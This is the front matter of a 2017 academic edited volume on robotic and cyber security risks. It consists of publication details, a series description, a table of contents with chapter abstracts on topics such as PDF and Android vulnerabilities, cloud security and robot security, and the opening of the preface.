

# Detecting and Mitigating Robotic Cyber Security Risks

Raghavendra Kumar  
*LNCT Group of College, India*

Prasant Kumar Patnaik  
*KIIT University, India*

Priyanka Pandey  
*LNCT Group of College, India*

A volume in the Advances in Information Security,  
Privacy, and Ethics (AISPE) Book Series



[www.igi-global.com](http://www.igi-global.com)

Published in the United States of America by  
IGI Global  
Information Science Reference (an imprint of IGI Global)  
701 E. Chocolate Avenue  
Hershey PA, USA 17033  
Tel: 717-533-8845  
Fax: 717-533-8661  
E-mail: [cust@igi-global.com](mailto:cust@igi-global.com)  
Web site: <http://www.igi-global.com>

Copyright © 2017 by IGI Global. All rights reserved. No part of this publication may be reproduced, stored or distributed in any form or by any means, electronic or mechanical, including photocopying, without written permission from the publisher. Product or company names used in this set are for identification purposes only. Inclusion of the names of the products or companies does not indicate a claim of ownership by IGI Global of the trademark or registered trademark.

Library of Congress Cataloging-in-Publication Data

Names: Kumar, Raghvendra, 1987- editor. | Pattnaik, Prasant Kumar, 1969- editor | Pandey, Priyanka, 1991- editor  
Title: Detecting and mitigating robotic cyber security risks / Raghvendra Kumar, Prasant Kumar Pattnaik, and Priyanka Pandey, editors.  
Description: Hershey, PA : Information Science Reference, 2017. | Includes bibliographical references.  
Identifiers: LCCN 2016056012| ISBN 9781522521549 (hardcover) | ISBN 9781522521556 (ebook)  
Subjects: LCSH: Mobile computing--Security measures. | Autonomous robots--Security measures. | Cooperating objects (Computer systems)--Security measures. | Cloud computing--Security measures. | Computer crimes--Prevention. | Malware (Computer software)  
Classification: LCC TK5102.85 .D48 2017 | DDC 629.8/9258--dc23 LC record available at <https://lccn.loc.gov/2016056012>

This book is published in the IGI Global book series Advances in Information Security, Privacy, and Ethics (AISPE) (ISSN: 1948-9730; eISSN: 1948-9749)

British Cataloguing in Publication Data

A Cataloguing in Publication record for this book is available from the British Library.

All work contributed to this book is new, previously-unpublished material. The views expressed in this book are those of the authors, but not necessarily of the publisher.

For electronic access to this publication, please contact: [eresources@igi-global.com](mailto:eresources@igi-global.com).



# Advances in Information Security, Privacy, and Ethics (AISPE) Book Series

Manish Gupta

State University of New York, USA

ISSN:1948-9730

EISSN:1948-9749

## MISSION

As digital technologies become more pervasive in everyday life and the Internet is utilized in ever increasing ways by both private and public entities, concern over digital threats becomes more prevalent.

The **Advances in Information Security, Privacy, & Ethics (AISPE) Book Series** provides cutting-edge research on the protection and misuse of information and technology across various industries and settings. Comprised of scholarly research on topics such as identity management, cryptography, system security, authentication, and data protection, this book series is ideal for reference by IT professionals, academicians, and upper-level students.

## COVERAGE

- Privacy Issues of Social Networking
- Telecommunications Regulations
- Security Information Management
- Technoethics
- Access Control
- CIA Triad of Information Security
- Information Security Standards
- Global Privacy Concerns
- Data Storage of Minors
- Internet Governance

IGI Global is currently accepting manuscripts for publication within this series. To submit a proposal for a volume in this series, please contact our Acquisition Editors at [Acquisitions@igi-global.com](mailto:Acquisitions@igi-global.com) or visit: <http://www.igi-global.com/publish/>.

The Advances in Information Security, Privacy, and Ethics (AISPE) Book Series (ISSN 1948-9730) is published by IGI Global, 701 E. Chocolate Avenue, Hershey, PA 17033-1240, USA, [www.igi-global.com](http://www.igi-global.com). This series is composed of titles available for purchase individually; each title is edited to be contextually exclusive from any other title within the series. For pricing and ordering information please visit <http://www.igi-global.com/book-series/advances-information-security-privacy-ethics/37157>. Postmaster: Send all address changes to above address. Copyright © 2017 IGI Global. All rights, including translation in other languages reserved by the publisher. No part of this series may be reproduced or used in any form or by any means – graphics, electronic, or mechanical, including photocopying, recording, taping, or information and retrieval systems – without written permission from the publisher, except for non commercial, educational use, including classroom teaching purposes. The views expressed in this series are those of the authors, but not necessarily of IGI Global.

## Titles in this Series

For a list of additional titles in this series, please visit: [www.igi-global.com/book-series](http://www.igi-global.com/book-series)

### *Securing Government Information and Data in Developing Countries*

Saleem Zoughbi (UN APCICT, UN ESCAP, South Korea)

Information Science Reference • copyright 2017 • 307pp • H/C (ISBN: 9781522517030) • US \$160.00 (our price)

### *Security Breaches and Threat Prevention in the Internet of Things*

N. Jeyanthi (VIT University, India) and R. Thandeeswaran (VIT University, India)

Information Science Reference • copyright 2017 • 276pp • H/C (ISBN: 9781522522966) • US \$180.00 (our price)

### *Decentralized Computing Using Blockchain Technologies and Smart Contracts Emerging Research and Opportunities*

S. Asharaf (Indian Institute of Information Technology and Management, Kerala, India) and S. Adarsh (Indian Institute of Information Technology and Management, Kerala, India)

Information Science Reference • copyright 2017 • 128pp • H/C (ISBN: 9781522521938) • US \$120.00 (our price)

### *Cybersecurity Breaches and Issues Surrounding Online Threat Protection*

Michelle Moore (George Mason University, USA)

Information Science Reference • copyright 2017 • 408pp • H/C (ISBN: 9781522519416) • US \$195.00 (our price)

### *Security Solutions and Applied Cryptography in Smart Grid Communications*

Mohamed Amine Ferrag (Guelma University, Algeria) and Ahmed Ahmim (University of Larbi Tebessi, Algeria)

Information Science Reference • copyright 2017 • 464pp • H/C (ISBN: 9781522518297) • US \$215.00 (our price)

### *Threat Mitigation and Detection of Cyber Warfare and Terrorism Activities*

Maximiliano E. Korstanje (University of Palermo, Argentina)

Information Science Reference • copyright 2017 • 315pp • H/C (ISBN: 9781522519386) • US \$190.00 (our price)

### *Online Banking Security Measures and Data Protection*

Shadi A. Aljawarneh (Jordan University of Science and Technology, Jordan)

Information Science Reference • copyright 2017 • 312pp • H/C (ISBN: 9781522508649) • US \$215.00 (our price)

### *Developing Next-Generation Countermeasures for Homeland Security Threat Prevention*

Maurice Dawson (University of Missouri-St. Louis, USA) Dakshina Ranjan Kisku (National Institute of Technology, India) Phalguni Gupta (National Institute of Technical Teachers' Training & Research, India) Jamuna Kanta Sing (Jadavpur University, India) and Weifeng Li (Tsinghua University, China)

Information Science Reference • copyright 2017 • 428pp • H/C (ISBN: 9781522507031) • US \$210.00 (our price)



[www.igi-global.com](http://www.igi-global.com)

701 East Chocolate Avenue, Hershey, PA 17033, USA

Tel: 717-533-8845 x100 • Fax: 717-533-8661

E-Mail: [cust@igi-global.com](mailto:cust@igi-global.com) • [www.igi-global.com](http://www.igi-global.com)

*My Mammi & Papa, Anita & B.P. Agrawal*

*Raghvendra*

*My Daughter, Prasannakshi*

*Prasant*

*My Ma & Pa, Sadhna & G. K. Pandey*

*Priyanka*

## Editorial Advisory Board

D. P. Acharya, *VIT Vellure, India*

Basim Al Hadidi, *Albalga Applied University, Jordan*

Dinesh G. Harkut, *Prof. Ram Meghe College of Engineering and Management, India*

A. K. Jagadeb, *KIIT University, India*

Manas Ranjan Kabat, *VSSUT Burla, India*

D. Mohanty, *Independent Researcher, USA*

S. Pal, *ELE College, India*

K. Venkata Rao, *Andhra University, India*

Rakesh Balabanta Ray, *IIT Bhubaneswar, India*

S. Roy, *KIIT University, India*

B. Sahu, *SOA University, India*

Preeti Sharan, *The Oxford College of Engineering, India*

Y. Sharma, *JNU Jodhpur, India*

# Table of Contents

<b>Preface.....</b>	xx
<b>Acknowledgment .....</b>	xxix
<b>Section 1</b> <b>Basic Concept of Security and Privacy</b>	
<b>Chapter 1</b>	
A Survey: Vulnerabilities Present in PDF Files.....	1
<i>Sakshi Gupta, The Northcap University, India</i>	
<i>Yogita Gigras, The Northcap University, India</i>	
<b>Chapter 2</b>	
A Practical Approach of Network Simulation .....	12
<i>Ratish Agarwal, UIT-RGPV, India</i>	
<i>Piyush Kumar Shukla, UIT-RGPV, India</i>	
<i>Sachin Goyal, UIT-RGPV, India</i>	
<b>Chapter 3</b>	
Hindi Optical Character Recognition and Its Applications .....	28
<i>Rashmi Gupta, AIACTR, India</i>	
<i>Dipti Gupta, AIACTR, India</i>	
<i>Megha Dua, AIACTR, India</i>	
<i>Manju Khari, AIACTR, India</i>	
<b>Chapter 4</b>	
Android Permissions: Attacks and Controls .....	40
<i>Prachi, The NorthCap University, India</i>	
<i>Arushi Jain, The NorthCap University, India</i>	
<b>Chapter 5</b>	
Distributed System Implementation Based on “Ants Feeding Birds” Algorithm: Electronics Transformation via Animals and Human.....	51
<i>Preeti Mulay, Symbiosis Institute of Technology, India</i>	
<i>Krishnal Patel, Symbiosis Institute of Technology, India</i>	
<i>Hecto Gomez Gauchia, University of Madrid, Spain</i>	

## Section 2

### Cloud and Mobile Security

#### **Chapter 6**

A Survey: Threats and Vulnerabilities in Cloud ..... 87

*Srishti Sharma, The NorthCap University, India*

*Yogita Gigras, The NorthCap University, India*

#### **Chapter 7**

Digital Signature Schemes Based on Two Hard Problems ..... 98

*A. B. Nimbalkar, Annasaheb Magar Mahavidyalaya, India*

*C. G. Desai, NDA, India*

#### **Chapter 8**

Cloud Auditor Loyalty Checking Process Using Dual Signature ..... 126

*Divya Thakur, Samrat Ashok Technological Institute (SATI), India*

#### **Chapter 9**

Cloud Security Using 2-Factor Image Authentication Technique ..... 135

*Ratish Agarwal, UIT-RGPV, India*

*Anjana Pandey, UIT-RGPV, India*

*Mahesh Pawar, UIT-RGPV, India*

#### **Chapter 10**

Utilizing Soft Computing Application for QOS and Security Optimization by Meta-Heuristic-Based Genetic Approach ..... 148

*Sherin Zafar, Jamia Hamdard University, India*

## Section 3

### Cyber Security Concepts

#### **Chapter 11**

Cyber Crime and Cyber Security: A Quick Glance ..... 160

*Aruna Devi, Surabhi Softwares, India*

#### **Chapter 12**

Pragmatic Solutions to Cyber Security Threat in Indian Context ..... 172

*Cosmena Mahapatra, VIPS, GGSIPU, India*

#### **Chapter 13**

Role of Cyber Security in Today's Scenario ..... 177

*Manju Khari, NITP, India*

*Gulshan Shrivastava, NITP, India*

*Sana Gupta, AIACTR, India*

*Rashmi Gupta, AIACTR, India*

**Chapter 14**

- Exploring Cyber Security Vulnerabilities in the Age of IoT ..... 192  
*Shruti Kohli, University of Birmingham, UK*

**Section 4****Robotics Cyber Security Risk****Chapter 15**

- An Approach towards Survey and Analysis of Cloud Robotics ..... 208  
*Akash Chowdhury, Institute of Science and Technology, India*  
*Swastik Mukherjee, Institute of Science and Technology, India*  
*Sourav Banerjee, Kalyani Government Engineering College, India*

**Chapter 16**

- Mobile Robotics ..... 232  
*Isak Karabegović, University of Bihać, Bosnia and Herzegovina*  
*Vlatko Doleček, Academy of Sciences and Arts, Bosnia and Herzegovina*

**Chapter 17**

- Cloud Robotics: Robot Rides on the Cloud – Architecture, Applications, and Challenges ..... 261  
*K. Saravanan, Anna University Regional Campus, Tirunelveli, India*

**Chapter 18**

- Intelligent Agents and Autonomous Robots ..... 275  
*Deepshikha Bhargava, Amity University Rajasthan, India*

**Chapter 19**

- Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches ... 284  
*Abdullahi Chowdhury, Federation University, Australia*  
*Gour Karmakar, Federation University, Australia*  
*Joarder Kamruzzaman, Federation University, Australia*

**Chapter 20**

- Mobile Agent Communication, Security Concerns, and Approaches: An Insight into Different  
Kinds of Vulnerabilities a Mobile Agent Could Be Subjected to and Measures to Control Them .... 300  
*Kamat Pooja, Symbiosis Institute of Technology Pune, India*  
*Gite Shilpa, Symbiosis Institute of Technology Pune, India*  
*Patil Shruti, Symbiosis Institute of Technology Pune, India*

**Chapter 21**

- Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach..... 312  
*Sherin Zafar, Jamia Hamdard University, India*

**Chapter 22**

Cyber Security Risks in Robotics ..... 333

*Ishaani Priyadarshini, KIIT University, India***Compilation of References** ..... 349**About the Contributors** ..... 375**Index** ..... 382

# Detailed Table of Contents

<b>Preface.....</b>	xx
<b>Acknowledgment .....</b>	xxix

## **Section 1** **Basic Concept of Security and Privacy**

### **Chapter 1**

A Survey: Vulnerabilities Present in PDF Files.....	1
<i>Sakshi Gupta, The Northcap University, India</i>	
<i>Yogita Gigras, The Northcap University, India</i>	

This chapter presents a compiled analysis of the Characteristics and various vulnerabilities that are present till date of PDF files. Samples of maliciousness can include some zero days and files used on wild for some specific attacks. The PDF format is showed very quickly only to help understand the attack vectors. The PDF files that are malicious attacks are one of the wildest for almost a decade, and recently these types of attacks are increasing, and the various techniques are used to isolate from the anti-virus and other anti-malware software is growing very complex; hence, this is an important reason to work on understanding the protection point.

### **Chapter 2**

A Practical Approach of Network Simulation .....	12
<i>Ratish Agarwal, UIT-RGPV, India</i>	
<i>Piyush Kumar Shukla, UIT-RGPV, India</i>	
<i>Sachin Goyal, UIT-RGPV, India</i>	

Communication is a very important area of research in the present era. Expansion of globalization and reduction in the cost of electronic devices has made communication very effective. A large number of researchers from academics and industries are involved in the research on communication and networks. Any novel idea has to be verified on the simulator. A number of simulators are available for network simulations such as Network Simulator (NS2 and NS3), OPNET, NetSim, OMNeT++, REAL, J-Sim and QualNet. NS is an open-source simulation tool that runs on Linux. It is a discreet event simulator for networking research and provides substantial support for simulation of routing, multicast and IP protocols. This chapter provides an overview of NS in a much simpler way. At the completion of this chapter readers will be able to write tcl script to simulate a scenario of network. Every simulation on NS generates a huge trace file; the study of this can be done with the help of AWK script.

**Chapter 3**

Hindi Optical Character Recognition and Its Applications ..... 28

*Rashmi Gupta, AIACTR, India**Dipti Gupta, AIACTR, India**Megha Dua, AIACTR, India**Manju Khari, AIACTR, India*

Recognition is an important part in the computer vision. Optical character recognition is nowadays gaining its importance in terms of the digital and handwritten documents recognition. Devanagari is widely spoken script with more than 300 million people relying on it for their day-to-day activities, so recognition of Devanagari characters is gaining its importance in the recent times. Tasks in handwritten recognition handle the differences along with alteration of Hindi characters written in offline mode. Furthermore, Hindi characters are written in different sizes, shapes and orientation in contrast to hand writing usually written along a particular baseline in a horizontal direction. Handwritten and machine printed documents are needed to be recognized for the applications like bank Cheque processing, library automation, publication house, manuscripts, Granths and other forms and documents. In this paper an attempt has been made to shortlist the methods and processing techniques studied so far in the field of Devanagari character recognition. The performance analysis and the results for the various techniques are given in the chapter.

**Chapter 4**

Android Permissions: Attacks and Controls ..... 40

*Prachi, The NorthCap University, India**Arushi Jain, The NorthCap University, India*

In recent times, Android phones are the most popular among the users. According to a survey by International Data Corporation (IDC), it is reported that in 2015 Android dominates the smartphone market with 82.8% share, leaving its competitor iOS, Windows and others far behind. This popularity makes it prime target among the malware developers. According to a survey by the F-Secure it has been reported that 99% of new malwares are targeting the Android OS. This is majorly due to coarse grained permissions defined in the Android permission system. Additionally, some malicious applications ask for more than required permissions to exploit the personal and sensitive data of user. The objective of this chapter is twofold: getting familiar with Permission based attacks in Android, applying Reverse Engineering technique on the malicious apk file for controlling permission attacks and removing malicious code from the source code of Android apk file.

**Chapter 5**

Distributed System Implementation Based on “Ants Feeding Birds” Algorithm: Electronics Transformation via Animals and Human ..... 51

*Preeti Mulay, Symbiosis Institute of Technology, India**Krishnal Patel, Symbiosis Institute of Technology, India**Hecto Gomez Gauchia, University of Madrid, Spain*

Evolving technologies are intricately woven into the fabric of social and institutional systems. With the invention of “Internet of Everything (IoE)” concept it is realistic now to employ animals and or humans to transmit details electronically. IoE concepts with sensor technology can prove wonders in any domain for that matter starting from eFarming, eHealth, eCare and what not. Humans can transform electronics

by using various eConnected gadgets also motivated due to or based on “Nature Inspired Algorithms”. The confluence of IT, psychology with non-IT systems will be part of new generation’s life. Such collaborative concept can be implemented practically with the help of “Cloud-to-Dew-Computing” based technologies. To include so many concepts together, it is essential to concentrate also on Cyber Security and Risk associated with such conceptual implementation. Dew-Computing at root levels will take care of Cyber Security effectually. Dew-Computing being backend support of Distributed System, can process multiple entities resourcefully. “Animal Data Interchange Standards” are very well considered innovative business opportunity these days and for years to come. These standards have started their work focusing on the Dairy related animal standard. Every dairy animal should enjoy life to remain healthy and more productive. Incremental Learning about Animal Life Data and Animal Identification, behavior, seasonal-changes, health etc. can be easily achieved with IoE.

## **Section 2** **Cloud and Mobile Security**

### **Chapter 6**

A Survey: Threats and Vulnerabilities in Cloud .....	87
<i>Srishti Sharma, The NorthCap University, India</i>	
<i>Yogita Gigras, The NorthCap University, India</i>	

The cloud computing field is an emerging field and continuously growing at a fast pace. The data stored on the public cloud is not safe as the attackers can hack or gain unauthorized access to the data and can modify its contents to harm the organizations and the users as well. They pose security threats and risks at various levels. These threats need to be removed and security actions need to be taken at right time to protect the cloud data and resources from being misused by the attackers. Some of the security measures are summarized in order to protect the data.

### **Chapter 7**

Digital Signature Schemes Based on Two Hard Problems .....	98
<i>A. B. Nimbalkar, Annasaheb Magar Mahavidyalaya, India</i>	
<i>C. G. Desai, NDA, India</i>	

This chapter takes a critical review of the digital signature schemes which are based on two hard problems. The analytical study begins with the Harn scheme and He-Kiesler scheme. Shao’s 1998 and 2002 schemes have been studied. Wei-Hua He and Shimin Wei schemes are analyzed further in the research work. Attacks on Shimin Wei’s schemes are critically studied and drawbacks have been noted so as to design better schemes than these. Then we continue our analysis work by studying Ismail, Thate, and Ahmad’s scheme and Swati Verma’s signature scheme.

### **Chapter 8**

Cloud Auditor Loyalty Checking Process Using Dual Signature .....	126
<i>Divya Thakur, Samrat Ashok Technological Institute (SATI), India</i>	

We apply dual signature method. Providing security to the data from auditor during remote data possession checking by applying dual signature. Basically dual signature is a mechanism that is used to provide security during secure electronic transition protocol. The function of dual signature is to provide authenticity and integrity of the data. It links two message wished for two different recipient. In the case of providing

security from auditor we use this methodology because it works on the basic of providing two links for two different recipients. In the case of dual signature customer wants to send order information to the trader and payment information to the bank. Here we use two links but not for the purpose of secure transaction but for the purpose of secure information exchange in remote possession checking.

## **Chapter 9**

Cloud Security Using 2-Factor Image Authentication Technique ..... 135

*Ratish Agarwal, UIT-RGPV, India*

*Anjana Pandey, UIT-RGPV, India*

*Mahesh Pawar, UIT-RGPV, India*

Cloud computing is being anticipated as the infrastructural basis of tomorrow's IT industry and continues to be a topic of interest of many new emerging IT firms. Cloud can deliver resources and services to computers and devices through internet. Since Cloud Computing involves outsourcing of sensitive data and critical information the security aspects of cloud need to be dealt carefully. Strong authentication, focusing mainly on user-authentication, acts as a pre-requisite for access control in the cloud environment. In this paper we discuss an efficient authentication mechanism to deal with the security threats that are faced by cloud. The method proposed in this paper prevents the confidential data and information of end users stored in a private cloud from unauthorized access by using a two-factor authentication involving shared image concept in addition with encrypted key authentication. MD5 hashing technique is used which takes binary pixel value of image as input and convert it into a 128-bit hash value. The overall process of authentication has been shown through experimental result and implementation which shows a series of snapshots taken from the chapter.

## **Chapter 10**

Utilizing Soft Computing Application for QOS and Security Optimization by Meta-Heuristic-Based Genetic Approach..... 148

*Sherin Zafar, Jamia Hamdard University, India*

In cloud computing network, due to high node mobility, routing is regarded as one of the most challenging task. Some of the traditional protocols developed for cloud networks, wireless network and cyber world use dynamic optimization for QOS accomplishment using some of the optimality criterions like shortest distance, minimal bandwidth usage and minimum delay and constraints like limited power and limited capability of wireless links. GA (Genetic Algorithm) based approach is utilized in this chapter for QOS design based secured routing protocol, where GA is used for finding the most optimal (fittest route) hence improving QOS leading to an optimized secured routing protocol. GA based approach which is discussed in this chapter, selecting the fittest route leads to optimization of QOS based performance parameters like average packet delivery ratio, average drop rate etc. Simulation results shown in the chapter also validate the approach.

## Section 3

### Cyber Security Concepts

#### **Chapter 11**

- Cyber Crime and Cyber Security: A Quick Glance..... 160  
*Aruna Devi, Surabhi Softwares, India*

Cybercrime is a multifaceted and forever changing phenomenon. It is found that Cyber criminals who are becoming more classy and stylish are making consumers of both private and public organizations their prey. To prevent attacks additional layers of defense are required. It has been observed that Cyber crime has increased in density and complexity and financial costs ever since organizations have adopted the use of computers in carrying out their business processes. An example of the case studies carried out on cyber crimes is the Parliament attack case. The main points discussed in this chapter are Cyber crime and cyber security, the unusual cyber crimes that we come across. Various prevention techniques and detection techniques like Tripwires, Honey Pots, anomaly detection system, configuration checking tools and operating system commands, various acts that have been imposed against Cyber crime and online safety tips are also discussed.

#### **Chapter 12**

- Pragmatic Solutions to Cyber Security Threat in Indian Context..... 172  
*Cosmena Mahapatra, VIPS, GGSIPU, India*

Recent attacks on Indian Bank customers have exposed the vulnerability of banking networks in India and the ignorance that prevails in the system. Unlike their foreign counterparts Indian banking networks are not aware of solutions easily available in market to counter cyber theft and cyber terrorism. SIEM or Security Information and Event Management is one such solution which could have easily negated these attacks. This chapter focuses on studying various cyber security mechanisms including SIEM for implementation of cyber defense effectively.

#### **Chapter 13**

- Role of Cyber Security in Today's Scenario..... 177  
*Manju Khari, NITP, India*  
*Gulshan Srivastava, NITP, India*  
*Sana Gupta, AIACTR, India*  
*Rashmi Gupta, AIACTR, India*

Cyber Security is generally used as substitute with the terms Information Security and Computer Security. This work involves an introduction to the Cyber Security and history of Cyber Security is also discussed. This also includes Cyber Security that goes beyond the limits of the traditional information security to involve not only the security of information tools but also the other assets, involving the person's own confidential information. In computer security or information security, relation to the human is basically to relate their duty(s) in the security process. In Cyber security, the factor has an added dimension, referring humans as the targets for the cyber-attacks or even becoming the part of the cyber-attack unknowingly. This also involves the details about the cybercriminals and cyber risks going ahead with the classification of the Cybercrimes which is against individual, property, organisation and society. Impacts of security breaches are also discussed. Countermeasures for computer security are discussed along with the Cyber security standards, services, products, consultancy services, governance and strategies. Risk management with the security architecture has also been discussed. Other section involves the regulation and certification controls; recovery and continuity plans and Cyber security skills.

**Chapter 14**

Exploring Cyber Security Vulnerabilities in the Age of IoT ..... 192

*Shruti Kohli, University of Birmingham, UK*

The modernization of rail control systems has resulted in an increasing reliance on digital technology and increased the potential for security breaches and cyber-attacks. Higher-level European Train Control System(ETCS) systems in particular depend on communications technologies to enable greater automation of railway operations, and this has made the protecting the integrity of infrastructure, rolling stock, staff and passengers against cyber-attacks ever more crucial. The growth in Internet of Things (IoT) technology has also increased the potential risks in this area, bringing with it the potential for huge numbers of low-cost sensing devices from smaller manufacturers to be installed and used dynamically in large infrastructure systems; systems that previously relied on closed networks and known asset identifiers for protection against cyber-attacks. This chapter demonstrates that how existing data resources that are readily available to the railways could be rapidly combined and mapped to physical assets. This work contributes for developing secure reusable scalable framework for enhancing cyber security of rail assets

**Section 4**  
**Robotics Cyber Security Risk****Chapter 15**

An Approach towards Survey and Analysis of Cloud Robotics ..... 208

*Akash Chowdhury, Institute of Science and Technology, India**Swastik Mukherjee, Institute of Science and Technology, India**Sourav Banerjee, Kalyani Government Engineering College, India*

This chapter highlights the total structure and capabilities of robotic systems. This chapter then discusses the invocation of cloud technology in robotics technology empowering the whole system with higher processing power and bigger storage unit which was not possible earlier in the conventional robotic system being restricted in on-board manipulation. The flexibility of handling big data, ability to perform cloud computing, crowd sourcing and collaborative robot learning using the cloud robotics technology has been discussed briefly. This chapter describes concepts of Cloud Enabled Standalone Robotic System (CeSRS), Cloud Enabled Networked Robotic System (CeNRS), Cloud Robotic Networking System (CRNS), Standalone Robotic System (SRS), Common Networked Robotic (CNRS), Infrastructure As A Service (IAAS), Multi Robot System, R/R and R/C Network, ROS, Tele Operated Robotic System, Quality of Service (QoS), Virtual Machine (VM) and Cloud Datacenter. The existing applications of the cloud robotics technology are also described. However, the chapter focuses on the problems either inherited from the parent technology or appeared in the child technology. This chapter further recommends some solutions, new future directions and research aspects of the cloud robotics technology depending on the applications.

**Chapter 16**

Mobile Robotics ..... 232

*Isak Karabegović, University of Bihać, Bosnia and Herzegovina**Vlatko Doleček, Academy of Sciences and Arts, Bosnia and Herzegovina*

Mobile robots are increasingly becoming the subject of research and a very important area of science, so that the 21st century will be named as the century of development of service robots. Mobile robots

are an excellent “System Engineering” research example because it includes a lot of scientific research, namely in the area of mechanical engineering, electrical engineering, electronics, computer science, social science, and more. As mobile robots perform their tasks in the same environment as humans, mobile robots should have the abilities that people have. The mobile robots should be able to recognize faces, gestures, signs, objects, speech and atmosphere. Successful realization set of tasks results in bypassing obstacles without collision and destruction in the shortest possible time and distance. They should communicate with people on the basis of emotion. The range of mobile robots application is huge. Mobile robots have found application in many areas, but this chapter will cover the following distribution of mobile robots areas of application: medicine, agriculture, defense, logistics, construction, demolition, professional cleaning, space exploration, education and scientific research. The price of robots is declining steadily and they are coming into ever wider use. It is only a matter of time before robots become available to the population of today’s high school students, just as it happened with computers and cell phones.

## **Chapter 17**

Cloud Robotics: Robot Rides on the Cloud – Architecture, Applications, and Challenges ..... 261

*K. Saravanan, Anna University Regional Campus, Tirunelveli, India*

Cloud robotics is an emerging field which enables the web enabled robots to access the cloud services on the fly. Cloud Robotics was born by merging robotics with the cloud technologies. The robot intelligence is no more in the robot itself but remotely executed on the cloud. Robot acts as thin-client. There are several frameworks already in development and still growing. With the help of high speed networks using 4G/5G technologies, offloading of computation and storage in cloud is the further step in robotic evolution. This chapter deals the exploration of cloud robotics with its architecture, applications and existing frameworks. Also, existing research carried out is summarized in this chapter. The future challenges are discussed to foresee the opportunities in cloud robotics. It aims for the complete study on how robots leverages the cloud computing.

## **Chapter 18**

Intelligent Agents and Autonomous Robots ..... 275

*Deepshikha Bhargava, Amity University Rajasthan, India*

Over decades new technologies, algorithms and methods are evolved and proposed. We can witness a paradigm shift from typewriters to computers, mechanics to mechnotronics, physics to aerodynamics, chemistry to computational chemistry and so on. Such advancements are the result of continuing research; which is still a driving force of researchers. In the same way, the research in the field of artificial intelligence (Russell, Stuart & Norvig, 2003) is major thrust area of researchers. Research in AI have coined different concepts like natural language processing, expert systems, software agents, learning, knowledge management, robotics to name a few. The objective of this chapter is to highlight the research path from software agents to robotics. This chapter begins with the introduction of software agents. The chapter further progresses with the discussion on intelligent agent, autonomous agents, autonomous robots, intelligent robots in different sections. The chapter finally concluded with the fine line between intelligent agents and autonomous robots.

**Chapter 19**

Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches ... 284

*Abdullahi Chowdhury, Federation University, Australia*

*Gour Karmakar, Federation University, Australia*

*Joarder Kamruzzaman, Federation University, Australia*

With the rapid expansion of digital media and the advancement of the artificial intelligence, robotics has drawn the attention of cyber security research community. Robotics systems use many Internet of Things (IoT) devices, web interface, internal and external wireless sensor networks and cellular networks for better communication and smart services. Individuals, industries and governments organisations are facing financial loses, losing time and sensitive data due these cyber attacks. The use these different devices and networks in robotics systems are creating new vulnerabilities and potential risk for cyber attacks. This chapter discusses about the possible cyber attacks and economics losses due to these attacks in robotics systems. In this chapter, we analyse the increasing uses of public and private robots, which has created possibility of having more cyber-crimes. Finally, contemporary and important mitigation approaches for these cyber attacks in robotic systems have been discussed in this chapter.

**Chapter 20**

Mobile Agent Communication, Security Concerns, and Approaches: An Insight into Different Kinds of Vulnerabilities a Mobile Agent Could Be Subjected to and Measures to Control Them .... 300

*Kamat Pooja, Symbiosis Institute of Technology Pune, India*

*Gite Shilpa, Symbiosis Institute of Technology Pune, India*

*Patil Shruti, Symbiosis Institute of Technology Pune, India*

Mobile Agent Systems model has attracted attention of various researchers and scholars all over the world due to a wide array of features it offers. The capability of mobile agent to hop independently from one network to another, carrying out various computational processes on remote network, enables them to operate in fixed and mobile networks more efficiently and robustly than typical client-server systems. However little attention is paid to the security management of the mobile agents due to which it is still not widely used in the industry domain.. In this chapter, the authors examine the various security issues in Mobile Agent systems and approaches used to overcome them.

**Chapter 21**

Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach..... 312

*Sherin Zafar, Jamia Hamdard University, India*

In today's world, wireless technology utilized by cloud and cyber technology has become an essential part of each and every user. Sensitivity, authentication and validation needs to be looked upon. Traditional technologies using simple encryption and password mechanisms cannot look upon the security constraints of today's cyber world; hence, some better authentication aspects like biometric security utilizing most strong feature like iris are exploited in this chapter to serve as specific secure tool.

**Chapter 22**

Cyber Security Risks in Robotics ..... 333

*Ishaani Priyadarshini, KIIT University, India*

With technology flourishing at a rapid rate, humans have been able to achieve considerable heights of success. Accomplishment of tasks nowadays is either a click away or a command away in most of the technological arenas. One such realm of technology is that of Robotics which has been there for almost a century and continues advancing day by day. The evolution of robotics has ranged from the basic remote controlled systems to humanoid robots. With applications as well as accuracy increasing for every new system implemented, security risks too have been making their way into the new invention. Since different robots have been created for different purposes in different fields like the defense, household, medical or the space, protecting systems against their exploitation is of utmost importance as these fields incorporate sensitive as well as intricate tasks. This chapter focuses on the security aspects of Robotics. The necessity of Cyber security in Robotics has been explored by taking different kinds of robots used in different fields. The current state of Robotics is vulnerable to many risks and several case studies have been highlighted to support the need of securing Robotics by identifying several risks to which it is vulnerable. Apart from that mitigation strategies have been discussed to secure the domain of Robotics. An attack comparison has been made for three robots in analyzing them against the vulnerabilities faced by them.

**Compilation of References** ..... 349**About the Contributors** ..... 375**Index** ..... 382

## Preface

The topic of Detecting and Mitigating Robotic Cyber Security Risks plays a vital role in engineering science. Without research, technology does not carry any meaning. Similarly, without information and engineering the word “grow” has no existence in every field of life. Technology makes life better and smoother. To achieve that objective, we have to value the potential global contribution of our researchers. Every day new inventions are coming to limelight enriching human life. The above topic is interrelated. Hence, our endeavor is to capture new inventions and present those to cater to the demands of global scientists and human beings at large.

It gives me a great sense of pleasure to introduce this collection of chapters to the readers of the book series “Information Science Reference,” “Medical Information Science Reference,” “Business Science Reference,” and “Engineering Science Reference” imprints.

This book discusses the advances of Detecting and Mitigating Robotic Cyber Security Risks. Moreover it aims to address how new innovation will cater to the demands of human beings and how it will help them in daily life. The chapters included in this book titled *Detecting and Mitigating Robotic Cyber Security Risks* encompass different aspects of Security of Cyber Physical System, Cloud Robotics, Cyber Robotics, Mobile Robotics, Mitigation Strategies, Cyber Security for Robot 2030, Electronics Transported by Humans or Animals, Cyber Physical System or Smart Phones, Mobile Sensor Technology, Cyber Security, Crime, War, Space and Forensic, Cyber Security Risk Evolution, Cyber Security Issue and Challenges, Resilience and Privacy Issue, Prevention of Malicious Attacks, Robotics Modeling’s, Emerging New Topics, Robotics Modeling and Simulation, New Challenges for Next Generation Embedded Computing Systems, Arising New Technology, New Applications and Case Study and other related topics. Additionally, the book will explore the impact of such technologies on the day to day lives.

